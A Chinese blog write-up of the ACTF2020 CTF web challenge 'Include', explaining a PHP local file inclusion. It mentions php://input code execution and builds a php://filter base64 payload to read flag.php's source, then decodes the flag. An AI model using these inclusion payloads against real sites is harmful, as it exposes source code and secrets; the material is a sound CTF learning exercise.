

[ACTF2020 新生赛]Include

原创

Nothing-one 于 2021-10-10 14:46:09 发布 561 收藏 1

分类专栏: [Web](#) 文章标签: [php](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/li2254477890/article/details/120686059>

版权



[Web](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

[ACTF2020 新生赛]Include 1

感谢 Y1ng 师傅供题。

靶机信息

剩余时间: 10154s

<http://59462bd7-cd15-4f18-80cc-c38b580f5ba2.node4.buuoj.cn:81>


销毁靶机

靶机续期

已解锁

CSDN @Nothing-one

从题目中我们可以看到



ips

Can you find out the flag?

点过之后我们就可以看到出现了

```
59462bd7-cd15-4f18-80cc-c38b580f5ba2.node4.buuoj.cn:81/?file=flag.php
```

URL中存在着文件包含。看到这个我们通常“php://input（可以访问请求的原始数据的只读流,将post请求中的数据作为PHP代码执行。）+用POST发送php代码”

而这道题我们用php://input不行直接被过滤了。所以我们要尝试用php://filter来进行包含。（php://filter 读取源代码并进行base64编码输出，不然会直接当做php代码执行就看不到源代码内容了。）

而后我们要构造payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php

其中read=convert.base64-encode这个是php://filter伪协议要加的结尾。这个是对文件的内容来进行编码。请求之后就可以得到了flag.php的文件源码。

```
PD9waHAKZWNobyAiQ2FulHlvdSBmaW5kiG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7OWVmNTFkNjUtZDRhYS00MDk5LWJmZDYtZGZiNmM5ZTcwN2ZkfQo=
```

让后base64解码就可以得到flag了。

<https://www.cnblogs.com/zzjdbk/p/13030717.html>（这个网站上面有一些php伪协议的知识）